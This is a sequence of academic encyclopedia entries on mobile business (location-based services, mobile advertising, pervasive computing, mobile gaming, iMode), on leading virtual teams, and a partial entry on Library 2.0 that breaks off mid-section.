MOBILE BUSINESS: INTRODUCTION

Since the 1990s, a surge in the popularity and usage of e-commerce has led to the recent emergence of conducting business transactions using handheld mobile devices connected by wireless networks (Andrew, Valacich, & Jessup, 2003). Known as mobile commerce, m-commerce allows for anytime and anywhere commercial transactions. M-commerce is an upcoming technology whereby commercial transactions are made through handheld devices, such as mobile phones and personal digital assistants (PDA), which are connected by wireless networks. The ability to conduct business anytime and anywhere through mobile commerce will remove the space and time constraints on an individual for conducting business.

Different kinds of services have since emerged for conducting m-commerce, such as location-based services (LBS) (e.g., mobile advertising), pervasive computing, and mobile gaming. These services allow for conducting not only commerce but also business activities using mobile devices. Mobile business (m-business) allows for mainly two kinds of services, namely, push-based and pull-based. Push-based services are initiated by the vendor while pull-based services are initiated by the customer. We will discuss these services in m-business together with their advantages and disadvantages.

LOCATION-BASED SERVICES

Location-based services are essentially push-based services that generate commercial activity by using geographic location information of the mobile devices, along with information about services and products available in physical proximity (Matthew, Sarker, & Varshney, 2004). The key component of LBS is location. Through location determination technologies (LDTs), the location of mobile device users can be detected via terrestrial or satellite-based technologies, with the global positioning system (GPS) being the most famous LDT.

LBS comprises of various services such as providing travel directions, instant information, traffic alerts, and so forth. Consumer services and mobile advertisements are examples of mobile services that link buyer and seller. Consumer services, a kind of customer-to-business (C2B) pull service, deliver products or shop-related information upon request. Buyers can obtain information from shops in a shopping mall based on products' requirements on the buyer's shopping list. Mobile advertising uses the business-to-customer (B2C) push method whereby advertisements which may contain special events information, discount vouchers, and so forth which are not requested by users will be sent to them when they are within a certain physical proximity from the store. For instance, when a customer is within the vicinity of Swensen's, a 20% discount Swensen's short message is sent to the customer's mobile device. The customer can then use the discount message sent upon entering Swensen's for a meal.

LBS can impact the purchasing behavior of consumers and the operations and business model of commercial businesses. In terms of value proposition, companies that involve in LBS provide not only elements of convenience and speed for up-to-date information, but are also able to achieve cost-savings and price comparisons between products. For example, instead of looking for a computer to search for the information online or to enquire from numerous friends, all one needs to do is to use LBS consumer services for desired information. An updated, hassle-free, and faster reply can thus be obtained.

The market space of companies can also be further expanded, promoting products or services to both intended and unintended consumers. As advertisements and promotions reach out to unintended consumers via LBS, the possibility of increased sales is higher which in turn generates more revenue. For example, a prospective customer may receive a promotional advertisement sent by, say, Marks and Spencer using LBS. Out of curiosity, the customer may decide to visit the Marks and Spencer store and conduct purchases. In this way, Marks and Spencer obtains extra revenue.

A competitive environment definitely exists, if competitors in the same industry are using LBS within the same market space. Such a competitive environment may bring about homogeneous pricing or even various kinds of innovative marketing strategies by companies in order to achieve a competitive advantage. Even in a less competitive environment, companies with LBS certainly have competitive advantages over those without LBS. This is largely due to the provision of improved services (such as ease of navigation). Customers are also able to extract information about the companies regardless of time and place, even when the store is closed. Secondly, product and service promotions and information can be easily and dynamically updated on the database, and marketing strategies can be redesigned. Third, convenient access to information on interactions between the consumer's mobile devices and the screen can help the marketing team of a company to appropriately plan strategies according to information on hand. For example, the statistics of the number of searches of a product by users on a company will effectively help the company to plan its marketing strategies.

MOBILE ADVERTISING

Mobile advertising, a form of location-based service, refers to 'discounts or special offers' offered by businesses in customers' vicinity according to customers' interest. Singapore has one of the highest mobile phone penetration rates in the world.

According to Lim (2006), Singapore's mobile phone ownership stands at 80% with an 11% growth in the number of mobile phones sold. These figures serve to show that most people in Singapore hold at least one mobile phone with some people owning more than one with multiple service providers. This is therefore a prime time to use mobile advertising as a value added platform to increase sales and brand recognition.

Mobile advertising provides better targeting than direct mail and is considerably less expensive than a sustained television advertisement campaign. When combined with traditional forms of advertising like print, radio, and television, mobile advertising can be a very effective way of getting the sales message across for companies.

Mobile advertising with traditional forms of advertising has been used with great success in some countries. In Australia, a concerted campaign using print media, television, the Internet, and mobile advertising was used to promote the launch of the new Kit Kat Chunky chocolate bar (Veldre, 2001). When consumers bought the product, they were given a serial number and asked to key in either through short message service (SMS) or through the Internet. This allowed them to win instant prizes collected from participating outlets using the reply e-mail or SMS. There was also an option of an opt-in to receive updates and news on new products. Research has shown that more than 97% of participants used their mobiles to participate and about 100,000 people opted to receive the product updates. This example shows how well a coordinated campaign benefits both the consumer and the business. The company got increased brand name recognition and sales of a newly launched product. And the consumers were given the option of receiving product updates which may help them make better purchasing choices and increased excitement when they bought the new product because of the prizes. The use of an opt-in to receive updates also prevents the company from sending unsolicited SMS or spam.

The best part of advertising using the mobile phone platform is it is ubiquity. This allows location-based advertising that is impossible in other mediums. In Shibuya, Tokyo, several fashion outlets used SMS to tell loyal customers of sales when they are in the vicinity of their shops. This allows the shops to disseminate promotions in an effective manner and also allows shoppers to know of any impending sales so they can stretch their purchasing power.

Mobile advertising also has some disadvantages. Although location can help vendors advertise according to customers interests, it is almost impossible for companies using mobile advertising to reach out to their preferred target group as customers' needs differ. This also means that consumers who are interested may not be able to receive such promotion as they may not be in the vicinity of the service. This creates a problem of market failure where businesses may not be reaching out to the interested customers.

Due to the small interface, limited memory, and bandwidth of the mobile devices, vendors can display only a limited amount of information. Therefore, users are unable to view the full advertisement that they may be interested in or they may miss out on the service altogether. Thus, the success of mobile advertising is greatly reduced due to such limitation although improvements in technologies (such as iMode discussed later in this article) are fast eliminating these flaws.

Due to the relatively low cost of entry in mobile business more competitors are expected, thus leading to reduced profits instead of increasing profits as promised by mobile advertising. The emergence of mobile advertising also creates a dilemma due to channel conflict between mass media and mobile advertising. Mass media provides wide coverage, but a limited impact, as people can choose to accept or ignore what they see. In case of mobile advertising, mass SMSs can be sent to the wrong target group who may deem the service redundant.

Last, the implications of security and privacy are problems that seriously need to be resolved (Ghosh & Swaminathan, 2003; Oh & Xu, 2003). Mobile advertising means that SMSs are pushed to the customers even though they may not need the information, which means invasion on customer privacy. If customers are allowed to choose the advertisements they want, businesses will not be able to attain mass audience thus creating a conflicting situation for businesses and customers. Security is also an issue that creates a problem for mobile advertising. Consumers may unknowingly download malicious codes that may delete their mobile phone data. Hence, it is almost impossible to make mobile advertising absolutely safe for consumers.

PERVASIVE COMPUTING

With proliferation of mobile commerce, the concepts of business while mobile is also extended to mobile business, such as pervasive computing and mobile gaming. Pervasive computing is having almost any device embedded with microcomputer chips to connect the device to an infinite network of other devices (Grudin, 2002). The goal is to create an environment where there is unobtrusive connectivity and services all the time. Users do not have to think about how the devices can be used. All the objects are interconnected under a network and will process and transport information cooperatively and automatically based on customers needs and preferences. The more wireless devices are connected with the network, the more contributions pervasive computing can make.

Pervasive computing helps to improve the business model of companies. First of all, the market space of the company can be extended to different users with different needs as relevant information and applications for each specific user can now be obtained easily. Take for example a hospital that has enough manpower only to look after a specific number of patients. With pervasive computing, the hospital will be able to take in more patients since all the devices in the ward or on the patients can allow constant automated monitoring and they can be attended to immediately whenever the need arises.

In terms of value proposition for customers, pervasive computing allows convenience and also facilitation of continuous communication with others. The value proposition for a company is productivity and efficiency. The company not only provides relevant first-hand information to customers but also offers alternate solutions. For example, a travel agency can send a message to a passenger immediately upon knowing that the flight is delayed and list three alternative travel options that the passenger can adopt. The company can hence develop a comparative advantage of producing a unique product, and create a first mover advantage. For example, producing a microwave oven that automatically download recipes, sets the cooking time and so forth is likely to win over customers due to the convenience and fuss-free culinary excellence. As pervasive computing can also bring significant efficiencies and save costs by requiring less manpower, the competitive advantage for the companies will be further increased.

MOBILE GAMING

Mobile gaming does not mean retro shooting and simple trivia games anymore. In fact, game developers around the world have managed to produce massive multiplayer role-playing games (MMORPG) on handheld devices (Hyman, 2006; Stuart, 2005). These games are downloaded onto Java phones and gamers around the world can communicate, fight, participate in tournaments, and view high scores simultaneously in the interconnecting virtual gaming world. All these are made possible using a mobile phone with general packet radio service (GPRS) or third generation (3G) connections.

Telecommunications companies around the world are seeing big opportunities coming from mobile gaming and many are ensuring interoperability and stability in their networks to prepare for the upcoming trend in online mobile gaming. 3G infrastructures are being rolled out aggressively in many parts of the world today and this also means more opportunity for connected gaming such as the mobile MMORPG. Besides the network infrastructures, improvements and revolutions on handsets are made to facilitate better gaming experiences. Over time, problems like low memory, slow processors, small screens, and limited input facilities may be overcome.

Many in the gaming industry have also begun to see the opportunities coming from online mobile games and are motivated to take strategic moves into the area of gaming in the near future. In early 2006, the video game giant Electronic Arts cooperated with Los Angeles-based leading mobile games developer Jamdat Mobile through a $680 million acquisition. It is expected that this acquisition will move Electronic Arts ahead of its competitors in the fast-growing mobile phone game space, with more than 50 titles to be released by the combined companies during the first year.

Another local new game company, Activate, came up with the world's first PC-mobile cross-platform MMORPG by working with Nokia. It means that gamers are allowed to play simultaneously with tens of thousands of others, using either their mobile phones or their PC. These games allow interactions as they can now chat with one another, trade items, and team up for conquests. With current technologies, the gaming industry will be able to break through its traditional business model by using m-commerce, improving customer satisfaction, and generating more revenues.

For businesses going into this area, they will open up more business opportunities as they can now sell gaming related products anytime and anywhere. Moreover, by going mobile, gaming companies engage consumers for longer periods of time, thus increasing customers' preference for the game. Customers can get to play their favourite online game on their mobile phone, which is a definite plus for most online MMORPG gamers.

Engaging in online mobile business brings consumers and the game producers closer. Gaming companies can increase their profitability if they are able to retain the consumer's loyalty to the game or by creating a barrier for other companies to enter. Consumers can view updates in real time and purchase items they require as and when they are free. MMORPG game producers as well do not only restrict their sales through Internet transactions. This is a win-win situation for both consumers and businesses as their needs are fulfilled within the same period.

Screen sizes and memory limitations reduces the success rates of mobile MMORPG. Game files are large by nature and the memory space may prove to be an undoing point for the games. The complexity of mobile MMORPG also means that most of the current mobile phone models are unable to support the graphics intensity. This greatly reduces the game play ability of the consumers and that may adversely affect the consumers' interest in the game.

Security and network problems also need to be resolved as when consumers use their mobile phone to play the mobile MMORPG, they are easy prey for hackers as the mobile phone does not have as good a security firewall as a personal computer. Network problems in some countries may also create problems as they may not be able to support the gaming experience. Businesses may have to fork out huge amounts to create servers that are able to hold onto consumers' data as they play and this could create a barrier for new companies to enter.

FUTURE OF MOBILE BUSINESS: IMODE, A REVOLUTIONARY SUCCESS STORY

'iMode,' a platform for mobile phone communication and complete mobile Internet service, was started by NTT DoCoMo in Japan in 1999. Since then, it has attracted over 28 million subscribers in Japan and over 5 million all over the world. With iMode, cellular phone users get easy access to more than 40,000 Internet sites, as well as specialised services such as e-mail, online shopping and banking, ticket reservations, and restaurant advice. Users can access sites from anywhere in Japan, and at unusually low rates, because the charging is based on the volume of data transmitted, not the amount of time spent connected.

Apart from providing access to a huge range of Web site, iMode is easy to navigate, and essentially works like an Internet browser. One can select 'go to Web page' and simply type in the URL. One can make calls to mobile numbers displayed on the screen at the touch of a button. User can also go to Web sites from Web site links which appear in messages. One can also receive and send e-mails (text as well as pictures) through the simple i-mail system.

NTT DoCoMo has adopted a wireless communications model utilising variations of de facto Internet standards such as HTML. By basing their content on iHTML, a subset of HTML, they give the customers access to the existing network of conventional Web servers, and therefore, provide them with seamless Web service. At the same time, the use of iHTML has greatly simplified the creation of iMode sites for their content providers. Other key standards they have adopted include graphics interchange format (GIF), Java, musical instrument digital interface (MIDI), and hypertext transfer protocol (HTTP).

It can be predicted that iMode will successfully replace wireless application protocol (WAP) used to provide mobile data services. iMode has a number of advantages over WAP. While WAP uses a special language called wireless markup language (WML) for communication between a special protocol conversion device called a WAP gateway (GW) and content on the Internet, iMode utilises an overlay packet network for direct communication (no gateway needed) to the content providers on the Internet. The WAP GW converts between WML and HTML, allowing delivery of WAP-based content to a WAP-capable mobile device. The protocol language of iMode, c-HTML, is a derivation of HTML and is easier to learn and apply than WML. Moreover, iMode devices can display multicolor images, while WAP devices can display only text information. Also, iMode devices have an added advantage of navigation through hyperlinks, whereas WAP supports navigation between layered menus.

With the added advantages of iMode, it is likely that iMode would replace the WAP mobile market. As there is a great amount of interest in using cell phones for conducting businesses (Stafford & Gillenson, 2003), paying bills, and accessing mails, the proliferation of iMode would revolutionise the way mobile business are conducted. The e-service models that use intelligent systems to ‘push’ information services linked to database and GPS functionality to business travelers’ phones, in order to provide automatic updates of travel reservations based on location-based data from their mobile devices, can be easily supported using iMode.

CONCLUSION

With the added advantage of being mobile, m-commerce is slowly pervading into the society. Some of the latest trends in m-commerce were discussed here. Although the arrival of m-commerce creates problems like security, network, connectivity, and hardware issues, it also enhances business models as it increase revenue and creates barriers and branding effect. To reap the full effect of m-commerce, businesses must adopt ideas that will attract consumers and not deter them.

KEY TERMS

GPS: The global positioning system (GPS) is a satellite-based navigation system. Originally intended for military applications, it was made available for civilian use in 1980s. It works round the clock, in any weather conditions, anywhere in the world. There are no subscription fees or setup charges to use GPS.

LDT: Location determination technology refers to the technology used for location determination of a device in an access network. It varies between different types of network. The information obtained from the LDT is combined with the location information server (usually extracted from a database) to determine a final location.

MMORPG: Massive multiplayer role-playing games. A genre of online computer role-playing games in which a large number of players interact with one another in a virtual world.

Pervasive Computing: Pervasive computing or ubiquitous computing, as the name indicates, refers to the trend toward increasingly connected computing devices in the environment. The devices need not be computers, but very tiny (even invisible) and either mobile or embedded in almost any type of object, including cares, clothing, and appliances. The pervasive computing devices communicate through increasingly interconnected networks.

SMS: Short message service. A service available on most digital mobile devices and desktop computers that permits the sending of short messages between mobile phones, other handheld devices, and even landline telephone.

WAP: Wireless application protocol (WAP) is an open international standard used to enable access to Internet from mobile phone or PDA. A WAP browser provides all the basic services as a computer-based Web browser, but is simplified to operated within the restrictions of a mobile phone. It has gained popularity in recent years and is used for the majority of the world's mobile Internet sites or WAP sites. However, it is being challenged to extinction by the iMode platform, which is much more flexible, fast, and user friendly.

Leading Virtual Teams

Dan Novak
IBM Healthcare and Life Sciences, USA

Mihai C. Bocarnea
Regent University, USA

INTRODUCTION

New forms of organizations, such as virtual teams who primarily conduct their work through electronic media, are becoming more common. With the proliferation of information and communication technology (ICT), most organizational teams are now *virtual* to some extent (Martins, Gilson, & Maynard, 2004). Virtuality is now a matter of degree (Kratzer, Leenders, & Van Engelen, 2006) as most teams in knowledge-intensive organizations are somewhere on a continuum between traditional teams with no electronic media and completely virtual teams engaging through electronic interaction.

Many organizations have assumed that there are minimal differences between traditional teams and virtual teams (Rosen, Furst, & Blackburn, 2006). However, many scholars now suggest the differences are substantial, requiring different approaches and skills to virtual teams (Balotsky & Christensen, 2004). Virtual teams are complex, spanning boundaries across groups, functions, organizations, time zones, and geographies (Adler, Black, & Loveland, 2003), and the organizational leadership issues are important (Vakola & Wilson, 2004).

This article reviews the virtual team literature to uncover differences between virtual teams and traditional teams from an organizational leadership perspective. The purpose of this article is to understand what differences exist, what is known about the differences, what still needs to be studied, and some practical implications for organizations and leaders. The literature is reviewed around four leadership aspects of virtual teams: trust, communication, interaction, and the organizational system. The organizational system includes the role of the leader, the organizational structure, culture, goal setting, and training specifically for virtual teams. Practical implications from the literature and recommendations for further research are included in the discussion.

BACKGROUND

New, flexible forms of organizations, such as virtual teams, are becoming more common and their use is expected to grow. Virtual teams are teams that have a clear task and that require members to work independently to accomplish the task, but are geographically dispersed and communicate through technology rather than face-to-face (Gibson & Cohen, 2003). Their work is “conducted mostly virtually through electronic media” (Malhotra & Majchrzak, 2004, p. 76). Virtual teams are an emerging organizational form for the 21st century, which is relatively unstudied (Stevenson & McGrath, 2004).

Effective virtual teams require more than just technology, although technology gets most of the credit for the emergence of virtual teams. The literature reveals that the driving factors behind virtual teams are the globalization of the world economy, hypercompetition, worker demands, the increasing sophistication of technology, the move toward more knowledge work, and the potential for cost savings (Shockley-Zalabak, 2002). Figure 1 illustrates the overlap of these factors that are driving the formation and use of virtual teams.

Virtual teams are substantially different from traditional teams; yet, virtual work was always examined as just an extension of traditional work (Robey, Schwaig, & Jin, 2003). Distance, boundaries, and reliance on ICT add levels of complexity that ordinary teams just do not have (Adler, Black, & Loveland, 2003). Virtuality requires new ways of thinking about leadership, communications, and teamwork, yet, very little information from a leadership perspective is available in the literature (Stevenson & McGrath, 2004).

Research on virtual teams has revealed the importance of trust, communication, interaction, and the organizational system. The literature emphasized trust as the primary issue in the establishment of virtual teams,

Figure 1. Factors driving the formation and use of virtual teams



Figure 2. Virtual teams: The four dominant discussions found in the literature



with the issues of communication and interaction following closely behind. The literature agreed that trust, communication, and interaction must be approached differently for virtual teams (Balotsky & Christensen, 2004). The organizational system includes the role of the leader, organizational structure, culture, objectives, goal setting, rewards, and training.

Figure 2 illustrates a model of these aspects and emphasizes the interdependence between the aspects (Majchrzak, Malhotra, Stamps, & Lipnack, 2004). Following the model in Figure 2, this article will review the literature on virtual teams regarding trust, communication, interaction, and the organizational system.

TRUST IS ESSENTIAL

Trust is the key issue for the development of effective virtual teams (Jarvenpaa, Shaw, & Staples, 2004). The antecedents of trust are not clear, however, as Ferrin (as cited in Bunker, Alban, & Lewicki, 2004) sampled 50 articles on trust and found 75 different variables that may predict interpersonal trust. Competence and performance were noted as important elements in establishing trust (Anderson & Shane, 2002), suggesting that trust is not the result of social bonds among virtual team members. Jarvenpaa et al. (2004) suggest that *swift trust* is based on the first few keystrokes, but it is fragile and must be maintained by timely, predictable, and substantial responses over time.

Face-to-face interaction is an effective way to initiate trust, especially at launch and to celebrate significant milestones. Rutkowski, Vogel, van Genuchten, Bemelmans, and Favier (2002) posit that an initial face-to-face interaction makes the members feel more responsible to their contribution and to their competence, thus building their level of trust. In addition, virtual teams should build initial trust by establishing agreements and norms, aligning expectations, establishing shared vision and language, and creating accountability for trustworthy behavior (Abrams, Cross, Lesser, & Levin, 2003). Trust is related to communication and team interaction, and all three aspects are essential to building virtual teams (Majchrzak et al., 2004).

COMMUNICATION AMONG VIRTUAL TEAMS

Communication problems are more likely in virtual teams, especially because time and distance boundaries can overdramatize the lack of timely communications (Stevenson & McGrath, 2004). Face-to-face teams normally have communication norms established and those norms may not transfer well to the virtual environment (Shockley-Zalabak, 2002). Norms create common understandings for communication and interaction, which then builds trust (Malhotra & Majchrzak, 2004; Zaccaro & Bader, 2003).

Majchrzak et al. (2004) posited that e-mail was a poor way to communicate, as was videoconferencing. Robey et al. (2003) posit that e-mail actually interrupts work, and Rutkowski et al. (2002) point out the lack of feedback available through e-mail. Majchrzak et al. (2004) emphasized newer groupware solutions as the key to effective communications, suggesting that groupware could document and report findings, followed by telephone conferences to resolve any differences.

Significant discussion surrounded the concept of synchronous vs. asynchronous communication methods, also known as "same time, different place" or "different time, different place" communication methods (Malhotra & Majchrzak, 2004, p. 77). Synchronous communication includes instant messaging, telephone conference, videoconference, and other application viewing and sharing technology, and is essential for high complexity tasks. Group support systems (GSS) are also a form of synchronous communication that can improve communications, cohesion, collaboration, and team commitment (Huang, Wei, Watson, & Tan, 2003). Asynchronous communication consists of e-mails, threaded discussions, and databases of shared documents, and is acceptable for low complexity tasks (Bell & Kozlowski, 2002). In general, synchronous communications was found to improve the performance of virtual teams (Paul, Seetharaman, Samarah, & Mykytyn, 2004); Rutkowski et al. (2002) even suggest that synchronous communications should be "enforced" on virtual teams. However, asynchronous communication allows virtual team members to communicate when they need to, and is effective for a simple exchange of information.

Electronic communications are often unevenly distributed, resulting in private communications that leave other team members uninformed or mistaken (Malhotra & Majchrzak, 2004). This disparity in communications also drives the momentum behind GSS and other coordinated communication systems (Huang et al., 2003). There are differences in communication between virtual teams and traditional teams, and frequent, coordinated communication is more important for virtual teams than for face-to-face teams (Zigurs, 2003). Leaders must address the social and human issues regarding communication, not just the technical issues. Effective communication can be encouraged through awareness, coaching, training, accountability, and accessibility (Cross & Parker, 2004).

INTERACTION WITHIN VIRTUAL TEAMS

As observed in previous sections, team interaction ties closely to deep trust and effective communications (Majchrzak et al., 2004). Virtual teams tend to be more unstable than traditional teams, having a negative impact on team commitment and interaction. Virtual team leaders influence the rhythm and pace of the interaction (Yoo & Alavi, 2004); therefore, leaders have an opportunity to make a positive impact on virtual team interaction. Leaders must establish a climate that supports participation and interaction, with a subsequent impact on trust (Vakola & Wilson, 2004). A supportive climate starts with effective ICT practices but continues on to the goal setting, rewards, and other organizational issues (Huang et al., 2003).

Groups brought together virtually have not "formed" in any social sense, and thus they have limited cohesion and team commitment until they have an opportunity for face-to-face interaction (Zigurs, 2003). Virtual teams must learn to build interpersonal interaction in a virtual environment, and members of virtual teams have to adjust to the change in social mechanisms and the loss of nonverbal cues (Malhotra & Majchrzak, 2004). Without the proper levels of interaction, virtual team members can feel isolated, disconnected, and lacking a sense of place in the team and the organization (Balotsky & Christensen, 2004).

Avolio and Kahai (2003) suggest that virtual team members have more access to information and to each other, changing the way they interact and changing their relationship with leaders. ICT tools such as Instant Messaging (IM) can reduce the isolation among virtual team members and reduce the advantages of colocated teams (Malhotra & Majchrzak, 2004). As reviewed in this section, face-to-face interaction is preferable over virtual interaction; however, satisfying virtual interaction is possible (Potter & Balthazard, 2002). Individuals prefer interaction with other individuals as compared to interaction with tools and databases (Cross & Parker, 2004), thus, leaders must be cognizant of the human aspects of interaction.

THE ROLE OF THE ORGANIZATIONAL SYSTEM IN VIRTUAL TEAMS

The organizational system and the leader are critical to the success of virtual teams (Avolio & Kahai, 2003), as virtual teams are "not a simple re-creation of a physical form into a digital form" (Prasad & Akhilesh, 2002, p. 105). Organizational and leadership issues that must be addressed include clarity, strategy, structure, boundaries, objectives, rewards, explicit processes and norms, culture, and training (Stevenson & McGrath, 2004). The culture of face-to-face teams cannot just be transferred to the virtual team environment, because traditional teams have established norms about communication and interaction that do not apply in virtual teams.

Virtual teams will involve more cultures that are diverse, and teams with cultural differences will take longer to bond (Gassman & Zedtwitz, 2003). Within virtual teams that cross cultural or organizational boundaries, the roles and boundaries become blurry and team members are pulled in different directions (Malhotra & Majchrzak, 2004). Virtual teams may need special training for working in a virtual environment (Yoo & Alavi, 2004).

Virtual leaders must redefine some behaviors and spend more time on relationship building than face-to-face leaders, primarily due to the communication and interaction differences of virtual teams (Hart & McLeod, 2003). Avolio and Kahai (2003) suggest that the role of leadership is migrating to lower levels in the organization as the followers know more, and know it sooner. Leadership may be the key to the overall effectiveness of virtual teams; however, more research is needed in this area to understand the leadership behaviors and the organizational system that will create effective virtual teams. In summary, virtual teams are often compared with traditional teams, yet the two forms of teams are different in many regards (Stevenson & McGrath, 2004).

FUTURE TRENDS

As a new organizational form, defined by a relatively new type of interaction, virtual teams need a significant amount of research to understand their organizational and leadership elements. Many organizations do not realize that virtual teams require special attention or special leadership behaviors, especially for long-term virtual teams that are part of today's hypercompetitive, global environment. Research is needed to determine if previous studies on traditional teams and face-to-face leadership will generalize to the virtual team environment, because previous leadership models to date have not been tested in virtual environments. Many questions remain, such as determining what leadership behaviors are effective in virtual teams and what the antecedents to trust, effective communications, and effective interaction within virtual teams are. We need to understand the norms and processes that are unique to virtual teams, and which ones are effective. Finally, what specific training and preparation is needed for the special environment of virtual teams? Such questions need to be answered in order to advance our understanding of how virtual teams operate. As a recent organizational form, virtual teams are an opportunity for researchers and practitioners to come together and create new knowledge about organizations and leadership (Bunker, Alban, & Lewicki, 2004).

CONCLUSION

This article reviews the organizational and leadership issues within virtual teams. A comprehensive analysis of the literature revealed four main aspects in the literature; trust, communication, interaction, and the role of the organizational system. Leaders must understand that ICT is not the primary issue regarding virtual teams (Gabriele, Anne, & Blake, 2004), and that a better understanding of social, behavioral, and leadership issues is required to develop effective virtual teams. Virtual teams need high levels of trust, communication, interaction, and interdependence (Hertel, Konradt, & Orlikowski, 2004). They also need shared goals, (Kirschner & van Bruggen, 2004), a focus on objectives (Kerber & Buono, 2004), explicit norms and expectations (Malhotra & Majchrzak, 2004) and an organizational system that is embedded in a supportive culture (Furst, Reeves, Rosen, & Blackburn, 2004). Leaders must value the attributes and behaviors that enable trust, communication, and interaction among virtual team members, while creating an organizational system that supports virtual teams.

KEY TERMS

Collaboration: Occurs when two or more people interact and exchange knowledge in pursuit of a shared, collective, bounded goal.

Communication: The complex transfer of ideas, attitudes, and information.

Globalization: A set of processes leading to the integration of economic, cultural, political, and social systems across geographical boundaries.

Leadership: A process whereby an individual influences a group of individuals to achieve a common goal.

Organizational System: Includes the leader, structure, culture, and processes of an organization.

Trust: The willingness to be vulnerable irrespective of the ability to monitor or control that other party.

Virtual Teams: Teams who primarily conduct their work through electronic media.

Library 2.0 as a New Participatory Context

INTRODUCTION

The Library 2.0 is a continuation of the development of digital libraries and user oriented digital information services such as MyLibrary. The 2.0 is used to distinguish the present initiatives from the traditional library and information services denoted as Library 1.0 (Maness, 2006). Because of the technological development of electronic resources, the means of collecting, storing, managing, and using widely distributed knowledge resources stored in a variety of electronic forms has changed (Griffin, 1998). Digital libraries have been seen as libraries without walls being logical extensions to libraries (Fox & Urs, 2002) and they have shortened the distance between author and reader by giving a more direct involvement in the dissemination of information. The fundamental mission to facilitate and provide access to information and knowledge has remained, but the processes, tools, and techniques have undergone major development. The initiatives describing personalized Web services like MyLibrary (Cohen, Fereira, et al., 2000) are a further development of digital libraries, which define personalized library services to users who are Web users. This group of users expects customization and interactivity. After the initial MyLibrary initiative there have been several dozen implementations of similar projects worldwide. However, during the initial years, the adoption rates of these services reached only about 10% of the potential user community (Gibbons, 2003). It is important to look at the barriers to personalized service because this seems to be the future of the digital world and the next big challenge at hand; what challenge will the Web 2.0 services pose to the libraries where libraries share the technological and social space with the Web? New trends like personalization, self service, mobility, and technology have created a Web environment that is transforming how users are interacting with information (Bearman, 2007; Benson & Favini, 2006; Coombs, 2007).

BACKGROUND


Defining Library 2.0

Library 2.0 refers to a growing area of interactive and social tools on the Web with which to create and share dynamic contents (Connor, 2007). In general it is a about the second generation of Web services and information technology allowing people to cooperate and share information online, shaping virtual communities. Library 2.0 is naturally based on the principles of Web 2.0 defined by O'Reilly (2005) as the network and platform delivering applications to the users to consume and remix data from multiple sources resulting in new content and structures. Web 2.0 is participative, modular, and permits the building of *virtual applications*, sharing information, and facilitates communication and the creation of new information (Miller, 2006). Using these tools people take part in the actual information production through *blogging*, posting Web-pages, *instant messaging*, engaging in e-commerce, *chatting* online, and so forth. It is a separate activity and at the same time something integrated into our daily lives (Haythornthwaite & Hagar, 2005).

Characteristics of Library 2.0

The discussion about Web 2.0 (O'Reilly, 2005) has highlighted the user-centered, interactive, and easy-to-use technologies of the Web (Miller, 2005; Notess, 2006). Library 2.0 technologies are characterized by the fact that they permit the building of virtual applications;

Figure 1. Characteristics of Library 2.0



they are participative, flexible, and modular. They are collaborative in nature where the Internet users may, for example, categorize content such as Web pages, photos and links, edit the content of open-Web-pages, build new services based on existing sources, or design individual social structures. They are about sharing and communicating codes, content, and ideas, which are built upon trust in the uses and reuses of data and information. Library 2.0 is a hybrid, both in the sense of combining the strengths of virtual and physical library spaces, and in the sense of hybridizing the traditional roles of users and information professionals. As illustrated in Figure 1, the present Library 2.0 is rather a synthesis of ideas, objectives, and principles than a uniform framework.

Examples of Web 2.0 technologies that are used in Library 2.0 settings are the *blogs*, the *instant messaging* systems, *chats*, *folksonomies*, *wikis*, *mashups*, and *RSS feeds* (Maness, 2006; Miller, 2005). Different authors have begun to consider the 2.0 phenomenon in different library contexts such as school libraries, academic libraries, and university libraries. How Library 2.0 actually works is highly context specific and it is important to consider the different kinds of Library 2.0 initiatives to gain a broader view of the phenomenon (Biancu, 2006; Brevik, 2005; Crawford, 2006).

MAIN FOCUS

Library 2.0 Initiatives

Sites such as MySpace, Flickr, YouTube, Wikipedia, Orkut, and many more strongly rely on user-created content that in fact creates the value of the sites. These sites all also have a community-building element, allowing users to create groups and networks with other users with similar interests. Library 2.0 is meant to invite participation and user-creation of information connected to library services, but most of the initiatives still appear in the visions, blogs, and other writings of enthusiastic library staff and researchers. Some applications and mashups are rapidly gaining popularity and even library systems providers like SirsiDynix and Talis have taken steps towards Library 2.0 in their services.

In LibraryThing (http://www.librarything) registered users can create their own book catalogs on the Web. The metadata used in LibraryThing can be automatically downloaded from various sources, that is, the Library of Congress, Amazon, and so forth. These metadata are then enriched by the users' own reviews, ratings, keywords, tags, and comments. The system also enables the users to have a dialog and to discuss the books with other users, creating interest groups or networks around certain books or authors. LibraryThing has currently over 150,000 registered members and over 10 million books cataloged of which almost 150,000 are reviewed by the users. LibraryThing collects the users' experiences of the books they have and that they have read. It is an example of what could happen if the Web-based OPACs were opened to the library users and the users were allowed to attach their own reviews and tags to the books. Such data could be used to create user recommendations and evaluations of the books.

Another example is the Ann Arbor District Library (AADL) system (http://www.aadl.org/) in which we can see several applications familiar from successful Web 2.0 services. Users can add their reviews, tags, and keywords to the online book catalog. Familiar from the online bookstore Amazon.com is the list of items that other users have searched for.

In Sweden incorporating Web 2.0 in the libraries' online services has been taken a bit further, by integrating even more Web 2.0 applications. Besides the above mentioned applications in AADL, the Biblioteket service in Sweden (http://www.biblioteket.se/) provides

RSS feeds of new items added to the catalog, search results and users' comments, and reviews on the items. The users can automatically receive information that they are interested in sent directly to their mailboxes. The Biblioteket service is also designed to create communities, as the online service provides the tools for users to form groups of interest.

Challenges Facing Library 2.0

In the Library 2.0 discussion, the emphasis is on the fact that the libraries must constantly be alert and open to change with users playing an increasingly active and participatory role. From the library perspective, it is important to see beyond user behavior as the users become an active part of shaping the library and the libraries also need a horizontal change in looking at their services (Maness, 2006).

In spite of their pronounced aim to act as community hubs, libraries have been traditionally more content than process or network oriented organizations (Choo, 1998; Kuhlthau, 1994). Library users have been expected to participate in a number of activities and to act as recipients of services, for example, loans. The existing points of interactions between libraries, librarians, and library users at loans desks and information counters have been implicitly defined and assumed by them both. Reciprocity of users, librarians, and library resources has functioned within these interactions.


